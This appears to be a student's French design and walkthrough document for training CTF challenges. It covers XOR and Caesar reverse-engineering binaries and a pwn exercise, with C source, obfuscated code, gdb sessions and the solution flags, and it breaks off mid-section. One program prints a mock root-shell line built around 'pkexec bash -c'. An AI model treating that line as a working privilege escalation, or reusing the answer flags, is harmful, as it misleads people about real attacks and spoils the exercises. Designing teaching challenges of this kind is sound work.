CCCi-LAVAUX – Copie

Instructions


Pour chaque challenge:

- Nom du challenge, et concepteurs/conceptrices, rédacteurs/rédactrices

- Document de conception du challenge (comment l'avez vous construit?) (compétences C6 et C7-1)

- Document de walkthrough, validant le bon fonctionnement du challenge (compétence C7-2 et C8-2)

Sommaire



Reverse :

- intro : CRYPTO-ZION

- facile : SECURITYKEY

PWNED :

- intro : MATRIX CODEBREAKER

- facile : HACKMATRIX

WEB :

- intro : GET PASSWORD

- facile : FILE UPLOAD

CRYPTO :

- intro : CAPITAINE MIFOUNET

- intro : BABY MORSE

- facile : DECODE-ORACLE

- moyen : HYBRID SHIELD CIPHER CONTEST

- difficile : MEROVINGIEN

FORENSIC :

- intro : pcap_01.pcap

- facile : pcap_02.pcap

OSINT :

- intro : THE GAMER

STEGANOGRAPHIE :

- intro : COTTONEYEJOE

MISCELLANEOUS :

- Générateur de flag

##################

Reverse

CRYPTO-ZION (intro)

Nom du challenge : crypto-zion

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Idée : simple recherche d'une chaîne de caractères dans le fichier binaire

On va créer un programme pour chiffrer notre message :

Python (xor.py) :

```
def xor_encrypt(message, key):
    message_len = len(message)
    key_len = len(key)
    encrypted = bytearray(message_len)
```

```
    for i in range(message_len):
        encrypted[i] = message[i] ^ key[i % key_len]

    return encrypted

def xor_decrypt(encrypted, key):
    decrypted = xor_encrypt(encrypted, key)
    return decrypted.decode()

def main():
    message = b"AB347OTDE2LASON4BY5LVO6"
    key = b"NHMI_SECRET_BY_CCI_84"

    encrypted = xor_encrypt(message, key)
    print("Encrypted message:", encrypted)

    decrypted = xor_decrypt(encrypted, key)
    print("Decrypted message:", decrypted)

if __name__ == "__main__":
    main()

#Encrypted message:
bytearray(b'\x0f\n~}h\x1c\x11\x07\x17w\x18\x1e\x11\x16\x11w\x01\x10jtb\x01~'
)
#Decrypted message: AB347OTDE2LASON4BY5LVO6
```

Scénario :

/*

Nom du challenge : `Crypto-Zion` en référence à la lutte contre les machines dans la matrice et à l'utilisation de la cryptographie pour protéger un message secret.

Dans l'univers Matrix, Morpheus est le leader d'un groupe de révolutionnaires qui luttent contre les machines qui ont pris le contrôle de la réalité. Il a découvert l'existence d'un programme puissant caché dans la matrice qui pourrait donner à ses alliés un avantage décisif dans leur lutte contre les machines. Il sait que ce programme est protégé par un mot de passe secret, et il doit trouver un moyen de le débloquer pour utiliser son plein potentiel.

Morpheus a entendu parler d'un hacker connu sous le nom de Neo qui pourrait être celui qui pourrait trouver ce mot de passe. Il décide de missionner Neo pour débloquer ce programme puissant. Il lui explique que le programme est protégé par un chiffrement à base de XOR et qu'il doit trouver le mot de passe en clair pour élever ses droits utilisateurs.

Neo accepte la mission et commence à travailler sur le déchiffrement du mot de passe. Il doit utiliser ses talents de programmeur pour tester des combinaisons de mots de passe jusqu'à ce qu'il trouve celui qui déchiffre le message chiffré. Il découvre la clé secrète "NHMI_SECRET_BY_CCI_84", et ensuite il utilise cette clé secrète pour déchiffrer le message chiffré pour élever ses droits utilisateurs et débloquer le programme puissant.


*/

Langage C (cryptozion.c) :

```c
#include <stdio.h>
#include <string.h>

void xor_encrypt(char *message, char *key) {
    int message_len = strlen(message);
    int key_len = strlen(key);

    for (int i = 0; i < message_len; i++) {
        message[i] ^= key[i % key_len];
    }
}

void xor_decrypt(char *message, char *key) {
    xor_encrypt(message, key);
}

int main() {
    char message[1000] = "AB347OTDE2LASON4BY5LVO6";
    char key[100] = "NHMI_SECRET_BY_CCI_84";
    char input_message[1000];
    int flag = 1;
    int tries = 3;

    xor_encrypt(message, key);
    printf("Encrypted message: %s\n", message);

    // xor_decrypt(message, key);
    // printf("Decrypted message: %s\n", message);

    while(flag) {
        if (tries == 3) {
            printf("Enter the decrypted message : ");
        } else if (tries == 2) {
            printf("Be careful, you are being spotted by the
```

```
machines.\nEnter the decrypted message : ");
        } else if (tries == 1) {
            printf("Hurry, the machines are invading Zion!\nEnter the
decrypted message : ");
        } else {
            printf("You have been caught by the machines. Game over.\n");
            flag = 0;
            break;
        }
        scanf("%s", input_message);
        if (strcmp(input_message, message) == 0) {
            printf("Great! Quick, enter the code to activate the super-
powered software to keep us away from the machines!\n");
            printf("NHM2I{%sCodeByrZm}\n", message);
            flag = 0;
        } else {
            printf("\n");
            tries--;
        }
    }
    return 0;
}
```

Test de bon fonctionnement :



On tente d'offusquer le code :

Code obfusquer :

```
#include <stdio.h>
#include <string.h>
void o_da34208e0d3890b785bc166b22fe1afc(char*
o_7c0b557993a4ced477990c016b24b6d5,char* o_4eb50acc31f5bd3a3bb5f94a8078dde3)
{int
o_10baab6e6a65646cc7a3b0367e817c68=strlen(o_7c0b557993a4ced477990c016b24b6d5
);int
o_9359a69f983843247981d517c584f95f=strlen(o_4eb50acc31f5bd3a3bb5f94a8078dde3
);for (int o_201235d6abeecf31aaa692c95036ce2a=(0x0000000000000000 +
0x0000000000000200 + 0x0000000000000800 - 0x0000000000000A00);
(o_201235d6abeecf31aaa692c95036ce2a < o_10baab6e6a65646cc7a3b0367e817c68) &
!!(o_201235d6abeecf31aaa692c95036ce2a <
o_10baab6e6a65646cc7a3b0367e817c68);o_201235d6abeecf31aaa692c95036ce2a++)
{o_7c0b557993a4ced477990c016b24b6d5[o_201235d6abeecf31aaa692c95036ce2a] ^=
o_4eb50acc31f5bd3a3bb5f94a8078dde3[o_201235d6abeecf31aaa692c95036ce2a %
o_9359a69f983843247981d517c584f95f];};};void
o_251c675920249cd1da8e068ef1a3a12e(char*
o_58a762d8981ccbd32c7f85c5223c8b5f,char* o_1d55e8548203c4ee431f43206657c83c)
{o_da34208e0d3890b785bc166b22fe1afc(o_58a762d8981ccbd32c7f85c5223c8b5f,o_1d5
5e8548203c4ee431f43206657c83c);};int main(){char
o_32029c9f537dfcc8c127908aee5199d1[(0x00000000000007D0 + 0x00000000000005E8
+ 0x0000000000000BE8 -
0x00000000000015B8)]="\x41""B\0634\x37""O\124D\x45""2\114A\x53""O\1164\x42""
Y\065L\x56""O\066";char
```

```
o_b8bd795085081d3e3a9101b1869740db[(0x00000000000000C8 + 0x0000000000000264
+ 0x0000000000000864 -
0x0000000000000B2C)]="\x4E""H\115I\x5F""S\105C\x52""E\124_\x42""Y\137C\x43""
I\1378\x34""";char o_0aa6e9b6910a9cd8115e2c7fcb806a97[(0x00000000000007D0 +
0x00000000000005E8 + 0x0000000000000BE8 - 0x00000000000015B8)];int
o_859af7f01a0d8a3f801091fa1375931c=(0x0000000000000002 + 0x0000000000000201
+ 0x0000000000000801 - 0x0000000000000A03);int
o_a1c06684f10ac196227479f51db7b7ed=(0x0000000000000006 + 0x0000000000000203
+ 0x0000000000000803 -
0x0000000000000A09);o_da34208e0d3890b785bc166b22fe1afc(o_32029c9f537dfcc8c12
7908aee5199d1,o_b8bd795085081d3e3a9101b1869740db);printf("\x45""n\143r\x79""
p\164e\x64""
\155e\x73""s\141g\x65"":\040%\x73""\x0A",o_32029c9f537dfcc8c127908aee5199d1)
;while (o_859af7f01a0d8a3f801091fa1375931c){if (!
(o_a1c06684f10ac196227479f51db7b7ed ^ 0x0000000000000003))
{printf("\x45""n\164e\x72"" \164h\x65"" \144e\x63""r\171p\x74""e\144
\x6D""e\163s\x61""g\145 \x3A"" ");}else if (!
(o_a1c06684f10ac196227479f51db7b7ed ^ 0x0000000000000002))
{printf("\x42""e\040c\x61""r\145f\x75""l\054 \x79""o\165 \x61""r\145
\x62""e\151n\x67"" \163p\x6F""t\164e\x64""
\142y\x20""t\150e\x20""m\141c\x68""i\156e\x73"".\012E\x6E""t\145r\x20""t\150
e\x20""d\145c\x72""y\160t\x65""d\040m\x65""s\163a\x67""e\040:\x20""");}else
if (!(o_a1c06684f10ac196227479f51db7b7ed ^ 0x0000000000000001))
{printf("\x48""u\162r\x79"",\040t\x68""e\040m\x61""c\150i\x6E""e\163
\x61""r\145
\x69""n\166a\x64""i\156g\x20""Z\151o\x6E""!\012E\x6E""t\145r\x20""t\150e\x20
""d\145c\x72""y\160t\x65""d\040m\x65""s\163a\x67""e\040:\x20""");}else
{printf("\x59""o\165 \x68""a\166e\x20""b\145e\x6E""
\143a\x75""g\150t\x20""b\171 \x74""h\145 \x6D""a\143h\x69""n\145s\x2E""
\107a\x6D""e\040o\x76""e\162.\x0A""");o_859af7f01a0d8a3f801091fa1375931c =
(0x0000000000000000 + 0x0000000000000200 + 0x0000000000000800 -
0x0000000000000A00);break;};;;scanf("\x25""s",o_0aa6e9b6910a9cd8115e2c7fcb80
6a97);if (!
(strcmp(o_0aa6e9b6910a9cd8115e2c7fcb806a97,o_32029c9f537dfcc8c127908aee5199d
1) ^ 0x0000000000000000)){printf("\x47""r\145a\x74""!\040Q\x75""i\143k\x2C""
\145n\x74""e\162 \x74""h\145 \x63""o\144e\x20""t\157
\x61""c\164i\x76""a\164e\x20""t\150e\x20""s\165p\x65""r\055p\x6F""w\145r\x65
""d\040s\x6F""f\164w\x61""r\145 \x74""o\040k\x65""e\160
\x75""s\040a\x77""a\171
\x66""r\157m\x20""t\150e\x20""m\141c\x68""i\156e\x73""!\012");printf("\x4E""
H\1152\x49""
{\045s\x43""o\144e\x42""y\162Z\x6D""}\012",o_32029c9f537dfcc8c127908aee5199d
1);o_859af7f01a0d8a3f801091fa1375931c = (0x0000000000000000 +
```

```
0x0000000000000200 + 0x0000000000000800 - 0x0000000000000A00);}else
{printf("\x0A""");o_a1c06684f10ac196227479f51db7b7ed--;};};return
(0x0000000000000000 + 0x0000000000000200 + 0x0000000000000800 -
0x0000000000000A00);};
```

compilation du fichier "test.c" avec une option de sécurité :

-Wformat-security : Cette option active des avertissements de sécurité pour détecter les vulnérabilités de format string. Elle génère un avertissement lorsque des chaînes de format potentiellement dangereuses sont utilisées.

```
┌──(root㉿kali)-[/home/seb/Téléchargements]
└─# gcc -Wformat -Wformat-security -o cryptozion.exe cryptozion.c
```

Walkthrough

On commence par strings le fichier :

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# strings cryptozion.exe
```

Ce qui me saute aux yeux :

```
NHM2I{%sCodeByrZm}
```
et
```
xor_decrypt
xor_encrypt
```

On repère la clé secrète donner dans le scénario :

```
PTE1
u+UH
AB347OTDH
E2LASON4H
BY5LVO6
NHMI_SECH
RET_BY_CH
CI_84
```

Après plusieurs essai j'ai ces trois chaines de caractères mais il faut enlever le H à la fin des deux première lignes puis les concatener :

```
AB347OTDH
E2LASON4H
BY5LVO6
```

On concatène les strings qu'on a eu avec le string du début pour obtenir un nouveau string bien concaténer :

NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}

Une deuxième façon pour résoudre le challenge :

Faire un code qui déchiffre le message :

```
def xor_decrypt(encrypted, key):
    decrypted = bytearray(len(encrypted))
    key_len = len(key)
    for i in range(len(encrypted)):
        decrypted[i] = encrypted[i] ^ key[i % key_len]
    return decrypted

def main():
    key = b"NHMI_SECRET_BY_CCI_84"
    encrypted =
bytearray(b'\x0f\n~}h\x1c\x11\x07\x17w\x18\x1e\x11\x16\x11w\x01\x10jtb\x01~'
)
    decrypted = xor_decrypt(encrypted, key)
    print("Decrypted message:", decrypted.decode())

if __name__ == "__main__":
    main()
```

Flag : NHM2I{AB347OTDE2LASON4BY5LVO6CodeByrZm}

SECURITYKEY (facile)

Nom du challenge : securitykey

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Scénario :

//Trinity est une agente de la résistance qui a été missionnée pour pirater un terminal des machines dans la matrice. Elle est en train d'entrer furtivement dans le bâtiment où se trouve le terminal, évitant les détecteurs de mouvement et les gardes des machines.

//Une fois à l'intérieur, elle parvient à localiser le terminal et s'assoit devant l'ordinateur. Elle sait qu'elle a besoin d'une clé de sécurité pour contourner les systèmes de défense des machines et accéder aux données vitales pour la résistance.

//Trinity sort son ordinateur portable et lance le programme "SecurityKey".

Je prend le flag et je le chiffre avec un cesar avec un pas de 3 :


Langage C (securitykey.c) :

```c
#include <string.h>
#include <stdio.h>

void caesar_decipher(char *str, int shift) {
    for (int i = 0; str[i]; i++) {
        if (str[i] >= 'A' && str[i] <= 'Z') {
            str[i] = (str[i] - 'A' + shift) % 26 + 'A';
        } else if (str[i] >= 'a' && str[i] <= 'z') {
            str[i] = (str[i] - 'a' + shift) % 26 + 'a';
        }
```

```
    }
}

int main(int argc, char *argv[]) {
    char input_key[20];
    int tries = 4;

    char cipher_ceasar[] = "XXXX-W10K-42-LH";
    int caesar_shift = 3;
    caesar_decipher(cipher_ceasar, caesar_shift);

    while (tries > 0){
        printf("Enter the bypass key:");
        scanf("%s", input_key);
        printf("Enter bypass key: %s\n", input_key);
        if(strcmp(input_key, cipher_ceasar) == 0) {
            printf("Access Granted!\n");
            printf("\n#####  ACCESS GRANTED  #####\n");
            printf("### WELCOME TO THE TERMINAL ###\n");
            printf("#terminal㉿user-[/home/sentinelle01]# pkexec bash -c
\"echo 0 > /proc/sys/kernel/urandom_min_reseed_secs exec bash\n");
            printf("#terminal㉿root-[/home/sentinelle01]# successfully
acquired root access\n");
            printf("# Trinity: Elevated privileges acquired #\n");
            printf("NHM2i{%s-CodeByrZmFeatTrinity}\n", cipher_ceasar);
            printf("\n");
            printf("\n");
            printf("\n");
            printf("\n");
            return 0;
        } else {
            if (tries == 4)
                printf("Access Denied, try again\n");
            else if (tries == 3)
                printf("Be careful, one more mistake and the alarm will be
triggered\n");
            else if (tries == 2)
                printf("Hurry, the machines are closing in!\n");
            else if (tries == 1)
                printf("Trinity under fire from enemy machines...\n");
            tries--;
        }
    }
```

```
    printf("You have been caught by the machines. The terminal explode on Trinity.\n");
    return 0;
}
```

Test de fonctionnement :



Walkthrough

On run gdb :

```
┌──(root㉿seb)-[/home/seb/Téléchargements]
└─# gdb ./security2.exe
GNU gdb (Debian 13.1-2) 13.1
Copyright (C) 2023 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./security2.exe...
(gdb)
```

On test le fonctionnement normal :

```
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:d
Enter bypass key: d
Access Denied, try again
Enter the bypass key:d
Enter bypass key: d
Be careful, one more mistake and the alarm will be triggered
Enter the bypass key:d
Enter bypass key: d
Hurry, the machines are closing in!
Enter the bypass key:d
Enter bypass key: d
Trinity under fire from enemy machines...
You have been caught by the machines. The terminal explode on Trinity.
[Inferior 1 (process 51111) exited normally]
(gdb)
```

On met un breakpoint :

```
(gdb) break 1
Breakpoint 1 at 0x1184: file security2.c, line 5.
(gdb) run
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, caesar_decipher (str=0x7fffffffe1b0 "XXXX-W10K-42-LH", shift=3) at security2.c:5
5       security2.c: Aucun fichier ou dossier de ce type.
(gdb)
```

On peut s'arrêter et déchiffrer avec ceasar3 pour obtenir la clé de sécurité.

On prend décode on le met dedans, on voit que il y a plusieurs possibilité. Il faut tous les essayés :

On réexécute le programme :

```
(gdb) delete
Delete all breakpoints? (y or n) y
(gdb)
(gdb)
(gdb) run
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/seb/Téléchargements/security2.exe
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter the bypass key:AAAA-Z10N-42-OK
Enter bypass key: AAAA-Z10N-42-OK
Access Granted!

#####  ACCESS GRANTED  #####
### WELCOME TO THE TERMINAL ###
#terminal@user-[/home/sentinelle01]# pkexec bash -c "echo 0 > /proc/sys/kernel/urandom_min_reseed_secs exec bash
#terminal@root-[/home/sentinelle01]# successfully acquired root access
# Trinity: Elevated privileges acquired #
NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}
```

Mon objectif principal était de modifier une instruction assembleur en utilisant gdb `0x0000555555555346 <+164>: mov %rax,%rdi` a remplacer par une instruction `jmp` et sauter directe à l'adresse `0x00005555555553b0` (ou se situe le print du flag). Ne sachant pas réaliser l'opération j'ai trouvé la solution du dessus alternative à la solution initialement pensée.

Flag : NHM2i{AAAA-Z10N-42-OK-CodeByrZmFeatTrinity}

PWNED

MATRIX CODEBREAKER (intro)

Nom du challenge : matrix codebreaker

Concepteurs : Sébastien Lavaux

Rédacteurs : Sébastien Lavaux

Conception

Scénario :

/*

Bienvenue dans la Matrice. Vous êtes poursuivis par des agents virtuels et vous devez trouver un moyen de vous échapper.

Tzank, un hacker légendaire de la Matrice, a découvert une backdoor qui pourrait vous sauver. Mais pour l'activer, il vous faut entrer le bon code.

Trouvez le code, saisissez-le et échappez à la Matrice avant que les agents ne vous attrapent ! Mais attention, les codes sont à l'envers !

*/

scénario :

1 afficher le checksum.

1 trouver le moyen d'afficher la chaine de caractère inversé.

1 mettre à l'endroit la chaine de caractère

1 concaténerla chaine de caractère à l'endroit et le checksum pour obtenir le flag. Check the sum

Langage C (codebreaker.c):

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void
simulate_ping ()
{
  printf
    ("\nEnvoi d'une requête 'Ping' 127.0.0.1 avec 32 octets de données
:\n");
  for (int i = 0; i < 4; i++)
```

```
    {
      printf ("Réponse de 127.0.0.1 : octets=32 temps<1ms TTL=64\n");
    }

  printf ("\nStatistiques Ping pour 127.0.0.1:\n");
  printf("    Paquets : envoyC)s = 4, reC'us = 4, perdus = 0 (perte
0%%),\n");
  printf ("Durée approximative des boucles en millisecondes :\n");
  printf ("    Minimum = 0ms, Maximum = 0ms, Moyenne = 0ms\n");
}

char *
troll (const char *input)
{
  char *output = malloc (strlen (input) + 1);
  for (int i = 0; input[i]; i++)
    {
      char c = input[i];
      if ('A' <= c && c <= 'Z')
    output[i] = ((c - 'A' + 13) % 26) + 'A';
      else if ('a' <= c && c <= 'z')
    output[i] = ((c - 'a' + 13) % 26) + 'a';
      else
    output[i] = c;
    }
  output[strlen (input)] = '\0';
  return output;
}

unsigned int FletcherChecksum(unsigned char *data, int len) {
    unsigned int sum1 = 0, sum2 = 0;
    for (int index = 0; index < len; ++index) {
        sum1 = (sum1 + data[index]) % 255555;
        sum2 = (sum2 + sum1) % 255555;
    }
    return (sum2 << 8) | sum1;
}

int main (int argc, char **argv)
{
  if (argc <= 1)
    {
      printf ("Usage: %s input\n", argv[0]);
```

```
      return 1;
    }

  if (strcmp (argv[1], "ping") == 0)
    {
      simulate_ping ();
      return 0;
    }

    char *input = "fdkdfvlpdfokjivdndfbdfgdfg225dfdv";
    unsigned int checksum = FletcherChecksum((unsigned char *)input,
strlen(input));

    char *encrypted_flag = "10WASXQ2628FCZZYBQQN";
    char *decrypted_flag = troll (encrypted_flag);

    char *buffer = malloc (64 * sizeof (char));
    size_t len = strlen (argv[1]);
    if (len > 64)
        {
          printf ("Argument trop long ! Le flag est : %s\n",
decrypted_flag);
          return 1;
        }

  strcpy (buffer, argv[1]);

  if (strcmp (buffer, decrypted_flag) == 0)
    {
      printf ("Flag : %s\n", decrypted_flag);
    }
  else
    {
      printf ("Mauvaise entrC)e !\n");
    }

  free (buffer);
  free (decrypted_flag);

  return 0;
}
//NHM2I{decrypted_flag_invert+fletcherchecksum_invert}
```

Test de bon fonctionnement :

```
C codebreaker.c ×

C codebreaker.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void
simulate_ping ()
{
  printf
